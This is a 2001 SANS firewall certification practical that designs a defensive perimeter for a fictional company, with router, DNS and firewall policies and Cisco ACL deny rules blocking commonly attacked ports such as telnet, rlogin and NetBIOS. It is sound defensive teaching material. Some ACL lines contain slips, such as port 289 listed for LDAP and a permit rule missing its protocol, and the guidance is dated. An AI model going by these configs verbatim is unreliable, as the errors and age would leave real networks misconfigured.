Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

GIAC Firewalls, Perimeter Protection, and VPN Practical Assignment

SANS New Orleans
January 28-February 2, 2001

Stephen Cicirelli

GCFW Candidate
April 3, 2001

Table of Contents

Assignment:

Assignment 1 - Security Architecture (25 Points)

Define security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);

- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);

- Partners (the international partners that translate and resell fortunes).

Assignment 2 - Security Policy (25 Points)

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router

- Primary Firewall

- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By 'security policy' we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

For each security policy, write a tutorial on how to implement each ACL, rule, or policy measure on your specific component. Please use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. The service or protocol addressed by the ACL or rule, and the reason these services might be considered a vulnerability.

2. Any relevant information about the behavior of the service or protocol on the network.

3. The syntax of the ACL, filter, rule, etc.

4. A description of each of the parts of the filter.

5. An explanation of how to apply the filter.

6. If the filter is order-dependent, list any rules that should precede and/or follow this filter, and why this order is important. (Note: instead of explaining order dependencies for each individual rule, you may wish to create a separate section of your practical that describes the order in which ALL of the rules should be applied, and why.)

7. Explain how to test the ACL/filter/rule.

    Be certain to point out any tips, tricks, or "gotchas".

Assignment 3 - Audit Your Security Architecture (25 Points)

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.

2. Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.

3. Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

    Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

Assignment 4 - Design Under Fire (25 Points)

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.

2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you

chose.

3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Assumptions:

1. All servers in the DMZ that are accessible to the public will be dual homed and not routing.
2. The internal network is a "cloud" of devices that other devices will access and can be accessed from.
3. The node address for IP will be referenced by the function the node serves unless otherwise noted (i.e. the web server's IP address is nnn.10.15.web)
4. Internet connection: T1 to T3. Only one connection to the Internet
5. Basic public services will be provided. Additional changes to filtering and firewall rules will be added to policy and implemented as business needs dictate.

Assignment 1: Design Security Architecture

The following diagram details the security architecture for the network. Descriptions of the various relevant components are described below. The goal of the design is to implement a "Defense in Depth." This approach will utilize filtering routers combined with firewalls to deter intrusions as well as dual homed (non-routing) servers with host based firewalls/IDS systems and integrity checkers. In addition, network based IDS systems and VPN devices will be used.

Border Router:

> This is a Cisco 2651 router setup for filtering. The basic filtering policy will be to defend against common exploits and generally dangerous packets. It will cover the SANS Top Ten and best practices for traffic that should not be allowed. There are ingress and egress filters applied. This is just basic filtering; more advanced firewall filtering and routing will be done on the Primary Firewall. See the security policy in assignment 2 for filtering configuration information.

DMZ Zone:

> This will house the publicly accessible servers. All servers shall be dual homed

with host-based firewalls. There will be no routing between the publicly accessible network and the secondary network.

The DNS will be split, and only serving requests for externally available resources and zone transfers will be refused (and filtered). Another set of public credentials will reside with the ISP to provide redundancy. Communications with the ISP will need to be initiated to see what precautions they take with their DNS, and they should be listed last as an authority of record.

Web servers will be hardened, access curtailed and patches applied aggressively. The Sans Step-by-Step guide to Securing (OS version) should be used in this process. Integrity verification and updates will be done via the secondary network.

The e-mail gateway will send internal mail through the DMZ firewall on the secondary network. Mail checking virus detection software is essential at this stage. Preventing malicious mail, etc. here is easier and better then on the servers and workstations.

The secondary network will house services such as backup servers and integrity verification servers (such as Tripwire or Veracity's Integrity Monitor).

ExtraNet:

The extranet houses the services that are needed for suppliers and partners. Customers are serviced via secure web servers in the DMZ Zone. Exposure here should be lower then in the DMZ as access can be better controlled due to the lack of public access. All external connections to the ExtraNet will be from the VPN devices.

Internal Network:

This is the general location of servers, workstations, etc. Protected by the Border Router and the Primary Firewall. The DMZ Firewall provides additional protection from the DMZ.

Sniffer/IDS:

There are at least 3 sniffers (also called sensors). The external sniffer is in front of the firewall and will help to monitor the traffic involving the VPN devices as well as the various things that might be missed by the firewall. The external sniffer will also work in conjunction with the DMZ sniffer and the Mid-sniffer. The DMZ sniffer will reside in the DMZ and the Mid-sniffer will reside behind the two main firewalls. These should be managed out-of-band. There should be at least two different types of IDS systems that, preferably, can write to a common output and/or format (for example syslog or into a database using the same annotation). The availability of TCPDump and Snort should not make this overly difficult.

VPN:

There will be three VPN devices. One will service all employee remote access, the second will service partners and the last will be for suppliers. Customers will be serviced by secure web services. There are three VPN devices for redundancy. With the relatively new functionality of IPSec and IPSec incorporated into hardware devices, maintaining separate systems seems the prudent course of action. The VPN gateways will be VPNet's VSU 2000. This device is built on IPSec standards and has a central management console available. See the description for remote access below.

Firewall:

There will be at least two firewalls. The primary firewall will protect all the networks (except the VPN hardware devices). The DMZ firewall will sit between the backside of the DMZ (the secondary network) and the rest of the network. This will provide additional protection for the internal network and access control to the DMZs backend. The firewalls will be Network-1's CyberwallPlus 6.10 installed on Microsoft Windows NT 4.0 servers that have been locked down using the SANS Institute Step-by-Step guide to securing Windows NT. See the Firewall security policy in part 2 for details.

Remote Access:

Remote access will be provided via VPNet VSU 2000 hardware solution. There will be three VPN units, one for employee remote access, one for partners and another for suppliers. This will provide redundancy as well as granularity of access.

Employees: Employees will access the network via dial-up thru an ISP then making a VPN connection to the employee VPN device (VPN-Corp). Authentication will be verified using RSA SecureID tokens. Access will be restricted using the VPN toaster and firewall. Users will not be able to access the ExtraNet by remote connection. User systems that access the network in this manner should be secured using personal firewalls and up to date anti-virus software.

Partners: Partners will access the ExtraNet using the VPN-Part device. The device will be set to communicate only with partner servers (in conjunction with the firewall), and will use ESP (Encapsulating Security Payload) as the data remaining secret is of the utmost importance. This method will allow partners to change IP addresses and the company to change partners with minimal reconfiguration. The VPN device will need to change configuration but down stream system will only need minimal changes (user accounts). Digital certificates and IKE will be used as well.

Suppliers: This system will be configured much as the partners VPN solution. The VPN-Sup device will be used. Downstream servers will be different as will

user accounts and firewall configuration. ESP will also be used here, as well as IKE and digital certificates.

General: These general features will be used on all three boxes. Stateful firewall inspection (built-in feature) will be used to help defeat various attacks (DOS, SYN flood, port scans, etc.) Static routes will be used to facilitate the granular control desired for access. The configuration manager will be used to manage and monitor the configuration as well as syslog for logging.

Summary:

The border router will do some primary filtering based on best practices and paring down of vulnerabilities found on the SANS Top Ten list. This will lead into a pre-DMZ zone where the VPN devices will sit. All VPN traffic and public traffic will then be sent to the Primary firewall. The firewall will provide filtering and routing to the DMZ, ExtraNet and internal network, depending on the source. Only traffic sent from the VPN devices will be passed on to the non-DMZ sites. The DMZ will have a dual homed mentality for all public services and there will be no routing between subnets. All servers will have a host based firewall and IDS system installed. The secondary subnet will be for internal user access, backups, integrity checking and other such functions the business deems necessary or to service the DMZ. This gives us a good foundation for defense in depth.

Assignment 2: Security Policy

This section will describe the security policy for three different aspects of the network perimeter (specifically the Border Router, Primary Firewall, and DNS). The first will be the complete document, the others will contain the body of the policy, skipping the headers as the information therein is fictitious and serves no purpose as the format has already been shown. There will also be two excerpts from the Border Router and Primary Firewall procedures outlining how the routers ACL's are set up and how to configure the Firewall. Note: these are excerpts, not full blown instructions. For complete detailed instructions on setting up and configuring a Cisco router or CyberwallPlus Firewall please see the product manuals.

Border Router Security Policy (Cisco 2651)
Topic:	**Border Router Security Standard**
ID Number:	**POL-001-0A**
Status:	**Policy**
Owner:	**IT Security**
Effective Date:	**01/01/2001**
Review Date:	**Quarterly**
Related Forms:	**BRProcedure.doc**
Areas Affected:	**Enterprise Networking groups, Internet Access**

Purpose:

This policy defines what packet filtering options and routing to be done on the border router.

Enforced:

The IT security team and WAN teams will enforce and audit the configuration of the router to ensure compliance with the policy and help secure the corporate network.

Responsibility:

The IT security team will be responsible for reviewing and auditing this policy on a quarterly schedule if not more frequently.

The WAN team will be responsible for following this policy and creating and updating the procedures to be used for policy enforcement.

Goal:

The goal of this policy is to provide basic filtering to eliminate many of the typical vectors used to attack a network. These include IP spoofing and commonly used ports for general network usage within the corporate structure.

Policy: The border router will be configured to:
   A. Inbound
        1. Prevent the spoofing of internal addresses (including non-routable or private addresses).
        2. Prevent common attack vector ports and vulnerabilities from entering the

3. Zone transfers will be blocked.
4. Problems from the SANS Top Ten (http://www.sans.org/topten.htm) that can be prevented by filtering will be, as well as the ports listed in the Top Ten Lists Appendix B. (Note: The top ten list is subject to change. When items "fall off" the top ten list, they shouldn't necessarily be removed from the router. They have only been pre-empted by more dangerous or virulent problems. Problems on the list that do not apply to the corporate setup should still be blocked and logged for statistical purposes, as those packets needn't be on the internal network anyway, reducing the workload for the Firewall.)
5. Logging of all dropped packets.
6. Block ICMP

B. Outbound
1. Prevent the spoofing of other networks from the corporate network.
2. Prevent common attack vector ports and vulnerabilities from leaving the corporate network.
3. Block zone transfers from the corporate network.
4. Problems from the SANS Top Ten will be prevented from leaving the network.
5. Logging of all dropped packets.
6. Block ICMP out

C. General
1. No web services will be run on the router
2. No finger services, ntp or cdp.
3. No Ip unreachables will be sent
4. No small services
5. No SNMP
6. No IP redirects
7. No IP direct-broadcast

D. Common attack vector ports
1. 7 tcp/udp   (echo)
2. 19 tcp/udp   (chargen) (part of small services above)
3. 23 tcp/udp   (telnet)
4. 53 tcp   (DNS zone transfers)
5. 67-8 tcp/udp   (DHCP)
6. 69 tcp/udp   (tftp)
7. 135-9 tcp/udp   (Microsoft/SAMBA SMB/netbios)
8. 445 tcp/udp   (Microsoft-ds (netbios))
9. 161 tcp/udp   (SNMP)
10. 162 tcp/udp   (SNMP trap)
11. 514 udp   (syslog)
12. 1512 tcp/udp   (Microsoft WINS)

End Policy

Discussion of policy (Border Router)
As can be seen above the policy is split into 4 sections. This is primarily for clarity as the inbound and outbound policies are identical. The outbound policy is the same for "good neighbor" reasons. It also makes it more difficult for an intruder to use the network as a launch pad to attack others. The internal network is also prevented from sending information or responses that it shouldn't be sending (i.e. responding to a DHCP request

from a misconfigured network "somewhere out there"). Likewise, internal information (like SNMP traps) shouldn't be sent to the Internet for all to see.

The list of filters for the inbound and outbound is *not* comprehensive. It is not designed to be. Using the theory of defense in depth coupled with the idea that: routers should route, firewalls should firewall, the filters are designed to cut out a bunch of noise and reduce the load on the firewall without unduly burdening the router. It also allows the sniffers/IDS systems to do their job more efficiently as the traffic will be reduced. We use the logging mechanisms so we can see what is knocking on the door, and compare data with others. See *Why block those ports* below for detailed reasoning on each port blocking.

The general section is designed to help protect the router and help keep reconnaissance efforts unfruitful. These efforts help inhibit inverse mapping and keep the router from giving up too much information.

The phrase *common attack vector* is a slight misnomer. While many attacks try to take advantage of some of these services (echo-chargen being one of those that is just too easy to do and too easy to stop, Windows netbios shares being another) others are just recon. This list will not keep out a determined cracker but the less information the intruder gets the less likely they will be able to take advantage of something that was missed (again, defense in depth). Remember, the firewall is really the main defensive system.

Why block those ports?

There are various ports being blocked by the router. The list of ports from the SANS Top Ten list Appendix B and the policy above, as well as discussions of why they are dangerous and should be prevented from entering the network are listed below.

1. Block "spoofed" addresses-- packets coming from outside your company sourced from internal addresses, private (RFC1918 and network 127) and IANA reserved addresses. Also block source routed packets.

The network 127.0.0.0 and the "private" IP address should, under no circumstances, be let into the network. These should be non-routable and when arriving from the public Internet are always spoofed and are definitely up to no good.

2. Login services-- telnet (23/tcp), SSH (22/tcp), FTP (21/tcp), NetBIOS (139/tcp), rlogin et al (512/tcp through 514/tcp)

Login services such as these (with the exception of SSH) are sent in clear text format allowing others to easily capture passwords and usernames allowing easy access to internal systems. All external access is via VPN. Windows and SAMBA use Port 139 for system access. The r-commands (rlogin, etc.) are typical UNIX/Linux/BSD commands for unsecured remote access. Allow port 22 if remote access is needed and can be provided

no other way (for example, if the VPN devices were down). We will let FTP through and filter it on the firewall to the FTP server. The filtering of telnet may need to be reconsidered based on business needs.

3. RPC and NFS-- Portmap/rpcbind (111/tcp and 111/udp), NFS (2049/tcp and 2049/udp), lockd (4045/tcp and 4045/udp)

More remote UNIX/Linux processes. These are not secure and there are multiple exploits available.

4. NetBIOS in Windows NT -- 135 (tcp and udp), 137 (udp), 138 (udp), 139 (tcp). Windows 2000 earlier ports plus 445(tcp and udp)

Probably the easiest way to break into a Microsoft Windows computer is utilizing the exploits available for these ports. The widespread use of Windows boxes for home computers that are now connected to the Internet full time makes them popular launching points for attacks. Keep this traffic from leaving and entering the site. These ports are the most frequently used ports for Microsoft networking.

5. X Windows -- 6000/tcp through 6255/tcp

Used for UNIX/Linux systems. Allows remote desktop access in a GUI environment. It really is not necessary for users to access this remotely without using the VPN to encapsulate the data. Use of this interface is not usually encrypted.

6. Naming services-- DNS (53/udp) to all machines which are not DNS servers, DNS zone transfers (53/tcp) except from external secondaries, LDAP (389/tcp and 389/udp)

Cache poisoning and zone transfers are two common ways to exploit DNS. The first is malicious in intent as it allows a cracker to "hi-jack" a site by caching false information about the intended target. Zone transfers allow a cracker to do recon more easily (one stop shopping for all the data).

7. Mail-- SMTP (25/tcp) to all machines, which are not external mail relays, POP (109/tcp and 110/tcp), IMAP (143/tcp)

There are various exploits that take advantage of these ports. Mail should only be directed to the mail server gateway. We will let port 25 through and filter and direct it from the firewall.

8. Web-- HTTP (80/tcp) and SSL (443/tcp) except to external Web servers, may also want to block common high-order HTTP port choices (8000/tcp, 8080/tcp, 8888/tcp, etc.)

No accessible servers other then web servers should be running web services. There are many exploits for the various types of web servers. The high-order ports are frequently used for proxy servers and alternative web sites. These requests should be passed through to the web servers only and should be fully proxied when possible. Ports 80 and 443 will be allowed and the Firewall will reroute and filter them as appropriate.

9. "Small Services"-- ports below 20/tcp and 20/udp, time (37/tcp and 37/udp)

These services are frequently used for various information services (users) network

connectivity issues (echo) and troubleshooting (char-gen). These give up information and make denial of service attacks trivial to perform.

10. Miscellaneous-- TFTP (69/udp), finger (79/tcp), NNTP (119/tcp), NTP (123/tcp), LPD (515/tcp), syslog (514/udp), SNMP (161/tcp and 161/udp, 162/tcp and 162/udp), BGP (179/tcp), SOCKS (1080/tcp)

Most of these services provide far too much information or they are just easily exploitable. Poorly configured SNMP services can hand the network over to anyone who asks.

11. ICMP-- block incoming echo request (ping and Windows traceroute), block outgoing echo replies, time exceeded, and destination unreachable messages except "packet too big" messages (type 3, code 4). (This item assumes that you are willing to forego the legitimate uses of ICMP echo request in order to block some known malicious uses.)

ICMP messages are designed to make networking run smoother. It can also be used for intelligence gathering, DOS, hi-jacking, and other things. Blocking this protocol can make troubleshooting more difficult, but it makes things more difficult for intruders, aiding the defense in depth strategy.

NOTE: The blocking of the higher-order ports (ports > 1024) can potentially cause problems with user connectivity. The incidence of occurrence should be low but should also be monitored and reported on during policy review. This will allow the appropriate changes to be made to the policy and border router to alleviate any issues this policy causes. Risk has to be managed, as it cannot be realistically eliminated. Additional port blocking should also be considered based on the issues occurring in the networking world since the prior review period.

Border Router Procedure Excerpt:
To create the ACL list on a Cisco router you must first enter privileged mode. Next enter the ACLs and the list they apply to. The syntax for an extended ACL list (which is what is needed to block specific ports) is:

Access-list {list#} permit/deny {protocol} {src} {mask} {operator} {port} {log}

```
router(config)# access-list 144 deny ip 0.0.0.0/8 any log
router(config)# access-list 144 deny ip 1.0.0.0/8 any log
router(config)# access-list 144 deny ip 10.0.0.0/8 any log
router(config)# access-list 144 deny ip 127.0.0.0/8 any log
```
This shows the slash notation for the subnet. The network address is used with the number of bit used for the mask following the slash. Other methods include the following:

```
router(config)# access-list 144 deny ip 172.16.0.0 0.15.255.255 any log
router(config)# access-list 144 deny ip 192.168.0.0 0.0.255.255 any log
```
Now we will set the various ports to be blocked. The firewall will also filter out and

control access to various services.

```
router(config)# access-list 144 deny tcp any any eq 22 log
router(config)# access-list 144 deny tcp any any eq 23 log
router(config)# access-list 144 deny tcp any any range 135 139 log
router(config)# access-list 144 deny udp any any range 135 139 log
router(config)# access-list 144 deny tcp any any range 512 514 log
router(config)# access-list 144 deny udp any any range 512 514 log
router(config)# access-list 144 deny tcp any any eq 111 log
router(config)# access-list 144 deny udp any any eq 111 log
router(config)# access-list 144 deny tcp any any eq 2049 log
router(config)# access-list 144 deny udp any any eq 2049 log
router(config)# access-list 144 deny tcp any any eq 4045 log
router(config)# access-list 144 deny udp any any eq 4045 log
router(config)# access-list 144 deny tcp any any range 6000 6255 log
router(config)# access-list 144 deny tcp any any eq 53 log
router(config)# access-list 144 deny tcp any any eq 389 log
router(config)# access-list 144 deny udp any any eq 289 log
router(config)# access-list 144 deny tcp any any eq 109 log
router(config)# access-list 144 deny tcp any any eq 110 log
router(config)# access-list 144 deny tcp any any eq 8000 log
router(config)# access-list 144 deny tcp any any eq 8080 log
router(config)# access-list 144 deny tcp any any eq 8888 log
router(config)# access-list 144 deny tcp any any eq 37 log
router(config)# access-list 144 deny udp any any eq 37 log
router(config)# access-list 144 deny udp any any eq 69 log
router(config)# access-list 144 deny tcp any any eq 79 log
router(config)# access-list 144 deny tcp any any eq 119 log
router(config)# access-list 144 deny tcp any any eq 123 log
router(config)# access-list 144 deny tcp any any eq 515 log
router(config)# access-list 144 deny udp any any eq 514 log
router(config)# access-list 144 deny tcp any any eq 161 log
router(config)# access-list 144 deny udp any any eq 161 log
router(config)# access-list 144 deny tcp any any eq 162 log
router(config)# access-list 144 deny udp any any eq 162 log
router(config)# access-list 144 deny tcp any any eq 179 log
router(config)# access-list 144 deny tcp any any eq 1080 log
```

The final ACL lets the traffic through the router. There is an implicit deny at the end of all ACL lists.

```
router(config)# access-list 144 permit any any
```

The small services (below 20) will be blocked using the new commands:
     No service tcp-small servers
     No service udp-small servers

This access list should be applied to both interfaces inbound. For example after creating the access list type:

     interface ethernet 0
             ip access-group 144 in

This will apply the access-list 144 to the inbound (traffic entering the router) on the first Ethernet interface. The same must be done for the serial port or any other interfaces

access-list need to be applied to.

DNS Security Policy
Policy: The DNS servers' configuration:
   A. There will be a split DNS policy enforced. The two zones will be internal and external. There will be no communication between the two zones.
   B. The internal DNS servers will do the recursive name resolution for all internal, non-public machines. Zone transfers between the internal DNS will be allowed. Dynamic DNS will be used for internal hosts using DHCP.
   C. The external DNS servers will have all of it entries entered manually. It will perform no zone transfers. Data transfers to the ISPs DNS server will be done using a secure method that both parties can agree upon (for example public key encrypted file transfer). At least one external DNS service for the publicly available servers will be housed off site on another network.

End Policy

Discussion of policy (DNS)
This policy is very simple. It really doesn't need to be more complex then this as it describes the functionality need by the business.

The split DNS policy is used for added redundancy. If the internal DSN is poisoned the external is not, allowing customers, mail, etc. to still function normally. The reverse is also true. There is no real need to have the DNS services exchange data, as the servers should have no need to reach inside the network from the DMZ. Users trying to reach resources from the internal network should be able to access what they need from the secondary network via the DMZ firewall.

The internal DNS servers should be able to exchange data, especially due to the use of DDNS. Due to the transitive nature of the database keeping the data in synch is of the utmost importance.

The external DNS servers should, under no circumstance, conduct zone transfers. The firewall and border router will prevent zone transfers from leaving the subnet but the servers should also be configured to prevent them from doing so as well.

Primary Firewall Security Policy
Policy: The Primary Firewall will be configured to:
   A. Prevent all traffic by default.
   B. Allow specific traffic to specific destinations.
       1. Web traffic will be directed to the web server load balancer.
       2. DNS udp requests will be directed to the external DNS server.
       3. E-mail traffic will flow only to and from the public mail server.
       4. FTP traffic will be isolated to the public FTP server.
       5. Other services as needed by the business shall be directed to single nodes or isolated to particular groups only.
   C. Log all violations and attempted breaches
   D. Allow all internal users to reach whatever resources are needed on the Internet.
   E. Prevent and detect common intrusion attempts as well as DOS attacks.

F. The firewall host system will be installed on a hardened NOS and the use of a system file integrity checker will be initialized prior to the system being deployed on any network.

G. File system integrity shall be verified on a weekly basis at the least.

End Policy

Discussion of Policy (Primary Firewall)

This is another simple policy that has some powerful implications. The very first policy listed blocks all traffic into and out of the site. Very secure, but not very productive. All firewalls should, when striped of all rules, do this.

The next step is to allow specific traffic needed for public access. These need to be added and restricted to just the server(s) designed to service those protocols. E-mail, for example, should not be sent to the DNS server. If the service can be proxied, it should be as that provides an even better defense.

Logging all violations allows the data to be examined. Was that http request directed at the mail server really an attack or a mistyped address? Long-term logging will allow analysts to make educated guess as to intent on some of the things that might otherwise have people "crying wolf."

Next we need to allow the users inside the network to leave the network. This allows for abuse of the network services as people are relatively unrestricted. The implementation of a proxy server and consequent changes to the firewall policy and rulebase can help with this situation if the business decides it is prudent. The firewall also does Network Address Translation (NAT), allowing the use of non-routable address in the internal network. Without the NAT capabilities, the Border Router would block users.

The firewall has a built in IDS system that will allow it to block DOS attacks as well as other well-known exploits and Trojans. These are controllable on an individual level and can be customized. It is necessary to activate these on an individual (or all at once) basis for it to have any effect.

The next two items need to be done before implementing the rulebase. These are basic security procedures that need to be taken to help reduce the risk of a compromise of the firewall, a bad situation indeed. The use of the various SANS Step-by-Step guides to securing {a NOS} should be used to harden the NOS. They are available at the SANS Institute web site (http://www.sans.org). After the hardening of the NOS, the firewall should be installed and the file system integrity process initialized. Tripwire, available at http://www.tripwire.org is an excellent product for this purpose. After this we know what a known good state for the system is and can detect when the system has been compromised.

Another rule set that needs to be added is for the remote management of the firewall itself. If the system can be readily accessed this may not be necessary, but is dependent on the physical layout. Remote access should not be available when possible to give the

system a "lower profile," or fewer possible vulnerabilities that can be taken advantage of.

Primary Firewall Procedure Excerpt:

After installing Windows NT 4.0 operating system and applying all appropriate hotfixes and service packs (6a being the latest as of the time of this writing) use the procedures outlined in the SANS Institutes publication: Securing NT: A Step-by-Step Guide.

Now that the operating system is secure it is time to install the CyberwallPLUS IP firewall product. The installation is very straight forward and only takes a couple of minutes. When it is complete run Tripwire in initializing mode to set the base for the NOS known good. Anytime additional software (hotfix) is installed or changes are made the Tripwire database will need to be adjusted.

Starting CyberwallPLUS

After starting the CyberwallPLUS firewall (default is: Start → Programs → CyberwallPLUS → CyberwallPLUS *ver*) the license will need to be entered. Click the license button to bring up the license dialog and enter the license and serial number. In the lower left corner is the name of the machine CyberwallPLUS is connected to. As can be seen in the center of the page the default policy is set and the engine is off. The default policy has no rules set and denies all traffic in all directions.

The Remote button will allow the user to change to a different firewall to be modified. The user has the option of using encryption or not.

Adding Nodes

Before the rulebase can be implemented the nodes must be set. To do this click on the Nodes tab. The following window will allow the user to add or remove nodes. To do so click the Add Node button or Find Node button. The former option allows the user to manually add an individual node or range (subnet).
